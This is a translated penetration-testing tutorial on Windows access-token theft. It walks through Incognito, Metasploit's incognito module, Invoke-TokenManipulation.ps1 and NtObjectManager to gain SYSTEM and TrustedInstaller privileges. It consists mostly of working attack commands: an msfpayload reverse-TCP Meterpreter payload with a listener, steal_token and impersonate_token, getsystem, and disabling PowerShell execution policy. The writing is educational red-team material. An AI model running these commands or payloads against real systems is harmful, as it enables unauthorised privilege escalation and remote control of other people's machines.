
0x00 Preface
---
In the previous article 'Penetration Techniques - Program Downgrade Startup', the method of using SelectMyParent for downgrading was introduced, which essentially achieves this through token theft. This time, we will further explore token theft and exploitation, test common tools, and share exploitation techniques.
0x01 Introduction
---
This article will cover the following topics:
- Introduction to Tokens
- Incognito in Metasploit
- Incognito on Windows Platform
- Usage of Invoke-TokenManipulation.ps1
- Gaining System Privileges Using Tokens
- Gaining TrustedInstaller Privileges Using Tokens
0x02 Introduction to Tokens
---
Windows has two types of tokens:
- Delegation token: Used for interactive session logins (e.g., local user direct login, remote desktop login)
- Impersonation token: Used for non-interactive logins (e.g., accessing shared folders via net use)
Note:
Both tokens are only cleared after a system reboot
A user with a Delegation token, after logging off, will have that token converted to an Impersonation token, which remains valid
Actual test
Log in with Test\a, then log off, and log in again as administrator

View tokens:
incognito.exe list_tokens -u |
Can obtain the token of the logged-off user Test\a, as shown in the figure below

Use this token to execute calc.exe:
incognito.exe execute -c "TEST\a" calc.exe |
The background shows the process calc.exe with the username a, as shown in the figure below
0x03 Incognito in Metasploit
---
In Metasploit, incognito can be used to achieve token theft. Common commands are as follows:
Load incognito: load incognito
List tokens: list_tokens -u
View current token: getuid
Elevate to system privileges: getsystem
Token theft: impersonate_token "NT AUTHORITY\\SYSTEM"
Steal from process: steal_token 1252
Revert to previous token: rev2self or drop_token
Practical testing
Client:
msfpayload -p windows/meterpreter/reverse_tcp LHOST=192.168.81.142 LPORT=44444 X >test.exe |
Server:
use exploit/multi/handler |

Execute getsystem to obtain SYSTEM privileges
PID 1252 has current user privileges, execute steal_token 1252 to switch privileges to WIN-R7MM90ERBMD\a
As shown in the figure below
Execute impersonate_token "NT AUTHORITY\\SYSTEM" to switch privileges to SYSTEM
Note:
Requires quotes and double backslashes, "NT AUTHORITY\\SYSTEM"
Execute rev2self to return to previous token, which is WIN-R7MM90ERBMD\a
As shown in the figure below

Through the above demonstration, successful privilege switching was achieved via token theft.
0x04 Incognito on Windows Platform
---
Incognito in Metasploit was ported from the Windows version of Incognito. Below is an introduction to Incognito on the Windows platform.
Download link:
https://labs.mwrinfosecurity.com/assets/BlogFiles/incognito2.zip
Reference manual:
http://labs.mwrinfosecurity.com/assets/142/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf
Common usage is as follows:
List tokens: incognito.exe list_tokens -u
Duplicate token: incognito.exe execute [options]
Practical testing

List tokens:
incognito.exe list_tokens -u |
As shown in the figure below

Privilege escalation to SYSTEM:
incognito.exe execute -c "NT AUTHORITY\SYSTEM" cmd.exe |
As shown in the figure below

Privilege reduction to current user:
incognito.exe execute -c "WIN-R7MM90ERBMD\a" cmd.exe |
Impersonate user:
incognito.exe execute -c "WIN-R7MM90ERBMD\b" cmd.exe |
As shown in the figure below
0x05 Invoke-TokenManipulation.ps1 Usage
---
Download link:
https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-TokenManipulation.ps1
Similar in principle and function to incognito, capable of actual privilege escalation and de-escalation
Enumerate tokens: Invoke-TokenManipulation -Enumerate
Escalate to system: Invoke-TokenManipulation -CreateProcess "cmd.exe" -Username "nt authority\system"
Copy process token: Invoke-TokenManipulation -CreateProcess "cmd.exe" -ProcessId 500
Copy thread token: Invoke-TokenManipulation -CreateProcess "cmd.exe" -ThreadId 500
More usage can be found in the script documentation
Actual testing omitted
0x06 Exploiting tokens to gain TrustedInstaller privileges
---

In the Windows system, even with administrator and system privileges, system files cannot be modified
Because the highest privilege in Windows is TrustedInstaller
For example, the path C:\Windows\servicing
Cannot create files in this path with system privileges
As shown in the figure below

Check folder properties, showing that the system does not have write permissions, only TrustedInstaller does.
As shown in the figure below
For how to obtain TrustedInstaller permissions, refer to this article by James Forshaw, which is highly recommended for learning.
https://tyranidslair.blogspot.nl/2017/08/the-art-of-becoming-trustedinstaller.html
Here, we test one of the examples to find other implementation methods.

Starting the TrustedInstaller service launches the process TrustedInstaller.exe, located at C:\Windows\servicing\TrustedInstaller.exe. Check the program's permissions:
Get-Acl -Path C:\Windows\servicing\TrustedInstaller.exe | select Owner |
Shows as NT SERVICE\TrustedInstaller, as shown in the figure below

James Forshaw's implementation approach is to use the token of TrustedInstaller.exe to create a child process, so the child process gains TrustedInstaller permissions. The specific PowerShell code is as follows:
Set-NtTokenPrivilege SeDebugPrivilege |
PowerShell does not support the Set-NtTokenPrivilege command by default; this module needs to be downloaded and installed.
Download address:
https://www.powershellgallery.com/packages/NtObjectManager/1.1.1
Installation command:
Save-Module -Name NtObjectManager -Path c:\test |
Note:
Save-Module requires PowerShell v5.0 support. For details, see:
https://docs.microsoft.com/zh-cn/powershell/gallery/readme
Therefore, the test system is selected as Win10, with a default PowerShell version of 5.0
Importing this module requires the system to allow PowerShell script execution, so first execute the following code:
Set-ExecutionPolicy Unrestricted |
Import module NtObjectManager:
Import-Module NtObjectManager |
Execute command test:
sc.exe start TrustedInstaller |
Use whoami to check current cmd privileges:
whoami /groups /fo list |
Found current cmd.exe is in the TrustedInstaller group, successfully obtained TrustedInstaller privileges
As shown in the figure below
Then, following the updated content in James Forshaw's article, learned Vincent Yiu@vysecurity's method, using incognito from metasploit can also obtain TrustedInstaller privileges
Address as follows:
https://twitter.com/vysecurity/status/899303538630774787
Approach as follows:
- Start the TrustedInstaller service
- Use incognito to obtain the token of TrustedInstaller.exe
- Obtain TrustedInstaller privileges
Use the following commands:
- load incognito
- getsytem
- ps
- steal_token 3204
- getuid
Following this logic, it's speculated that using SelectMyParent and Invoke-TokenManipulation.ps1 can also obtain TrustedInstaller privileges
Now verify our judgment
1. SelectMyParent
sc start TrustedInstaller |
The new cmd.exe has TrustedInstaller privileges
2. Invoke-TokenManipulation.ps1
Add the following code:
sc.exe start TrustedInstaller |
Note:
The 'sc' command cannot be directly executed in PowerShell as it is treated as an alias for Set-Content. Use sc.exe to run the sc command within PowerShell.
Methods to verify TrustedInstaller privilege acquisition

1. Write files to special paths
For example C:\Windows\servicing, as shown below
2. Using PowerShell
Get-Acl -Path C:\Windows\servicing\TrustedInstaller.exe | select Owner |
The echo should display NT SERVICE\TrustedInstaller
3. Using whoami
whoami /groups | findstr TrustedInstaller |
Check if there is any echo
0x07 Summary
---
This article introduces the implementation methods of token theft, using various tools to obtain system privileges and TrustedInstaller privileges.


